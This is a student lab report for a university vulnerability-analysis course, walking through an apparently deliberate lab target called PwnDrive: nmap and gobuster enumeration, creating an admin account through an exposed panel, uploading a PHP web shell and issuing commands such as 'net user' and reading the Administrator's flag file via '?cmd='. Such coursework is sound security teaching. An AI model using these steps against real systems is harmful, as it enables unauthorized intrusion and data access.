UNIVERSITI KUALA LUMPUR

MALAYSIAN INSTITUTE OF INFORMATION TECHNOLOGY

IKB21403 VULNERABILITY ANALYSIS

BACHELOR OF INFORMATION TECHNOLOGY (HONS)

IN COMPUTER SYSTEM SECURITY

LAB WEEK 3

PwnDrive Academy (PTD)

PREPARED BY:

1.	MUHAMMAD ANAS BIN MOHD RAMLEE	52215125186

PREPARED FOR:

MADAM ADANI

1. Reconnaissance (Information Gathering)

Objective: Identify target surface and exposed services.

Start with nmap to scan for open port and services.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -p 21,80,135,139,443 -sV -sC -Pn 10.150.150.11
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-09 13:29 -0400
Nmap scan report for 10.150.150.11
Host is up (0.32s latency).

PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         Xlight ftpd 3.9
80/tcp  open  http        Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.4.9)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.9
|_http-title: PwnDrive - Your Personal Online Storage
135/tcp open  msrpc       Microsoft Windows RPC
139/tcp open  netbios-ssn Microsoft Windows netbios-ssn
443/tcp open  ssl/http    Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.4.9)
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
|_ssl-date: TLS randomness does not represent time
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: -749d04h26m22s
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: PWNDRIVE, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:89:87:cb (VMware)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.1:
|     Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 115.65 seconds
```


2. Scanning and Enumeration

Objective: Extract deeper information from identified services.

Web Enumeration

Gobuster

```
gobuster dir -u [http://10.150.150.11](http://10.150.150.11/) -w /usr/share/wordlists/dirb/common.txt
```




```
Starting gobuster in directory enumeration mode
===============================================================
.hta                  (Status: 403) [Size: 1045]
.htaccess             (Status: 403) [Size: 1045]
.htpasswd             (Status: 403) [Size: 1045]
admin                 (Status: 301) [Size: 338] [--> http://10.150.150.11/admin/]
Admin                 (Status: 301) [Size: 338] [--> http://10.150.150.11/Admin/]
ADMIN                 (Status: 301) [Size: 338] [--> http://10.150.150.11/ADMIN/]
aux                   (Status: 403) [Size: 1045]
cgi-bin/              (Status: 403) [Size: 1059]
com1                  (Status: 403) [Size: 1045]
com2                  (Status: 403) [Size: 1045]
com3                  (Status: 403) [Size: 1045]
components            (Status: 301) [Size: 343] [--> http://10.150.150.11/components/]
con                   (Status: 403) [Size: 1045]
css                   (Status: 301) [Size: 336] [--> http://10.150.150.11/css/]
examples              (Status: 503) [Size: 1059]
favicon.ico           (Status: 200) [Size: 104623]
img                   (Status: 301) [Size: 336] [--> http://10.150.150.11/img/]
inc                   (Status: 301) [Size: 336] [--> http://10.150.150.11/inc/]
index.php             (Status: 200) [Size: 4036]
licenses              (Status: 403) [Size: 1204]
lpt1                  (Status: 403) [Size: 1045]
lpt2                  (Status: 403) [Size: 1045]
nul                   (Status: 403) [Size: 1045]
phpmyadmin            (Status: 403) [Size: 1204]
prn                   (Status: 403) [Size: 1045]
server-info           (Status: 403) [Size: 1204]
server-status         (Status: 403) [Size: 1204]
upload                (Status: 301) [Size: 339] [--> http://10.150.150.11/upload/]
utils                 (Status: 301) [Size: 338] [--> http://10.150.150.11/utils/]
vendor                (Status: 301) [Size: 339] [--> http://10.150.150.11/vendor/]
webalizer             (Status: 403) [Size: 1045]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================
```

Discovered:

- `/upload`
- `/admin`

`/upload`



Not Secure http://10.150.150.11/upload/

Import bookmarks... OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB


Index of /upload

Name	Last modified	Size	Description
Parent Directory		-	
2/	2020-11-17 05:42	-	
3/	2024-03-21 06:13	-	
10/	2020-11-16 10:44	-	


Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.9 Server at 10.150.150.11 Port 80

The exposed /upload directory with directory indexing enabled suggests improper access control. If file uploads are permitted, this could lead to arbitrary file upload, enabling an attacker to upload a malicious payload (e.g., PHP web shell) and achieve remote code execution.

`/admin`



http://10.150.150.11/admin/addedituser.php



Findings:

- /upload – directory indexing enabled
- /admin/addedituser.php – user management exposed

3. Gaining Access (Exploitation)


Objective: Explot vulnerabilities to gain initial foothold.

Vulnerability Identified:

- Improper Access Control
- Ability to:
    - Access admin panel
    - Create new users
    - Assign admin role(Full administrative access to web panel)

So I add testuser:testuser with role:admin

We can also view a list of user.





Next exploit: File upload vulnerability

- Upload functionality available
- No validation on file type

Uploaded malicious PHP file(web shell attempt)


Then I found that I can add a file. So lets try to upload the reverse shell.





Command Injection via web shell


?cmd=whoami




4. Maintaining Access (Post-Exploitation)

Objective: Establish control and explore system.

?cmd=hostname




?cmd=net user




5. Privilege Escalation and Lateral Movement

Objective: Gain higher privileges / sensitive access.


?cmd=dir C:\Users



?cmd=dir C:\Users\Administrator\




?cmd=dir C:\Users\Administrator\Desktop



There it is FLAG1.

Result:

- Found sensitive file:
  - FLAG1.txt

http://10.150.150.11/upload/13/cmd.php?cmd=type C:\Users\Administrator\Desktop\FLAG1.txt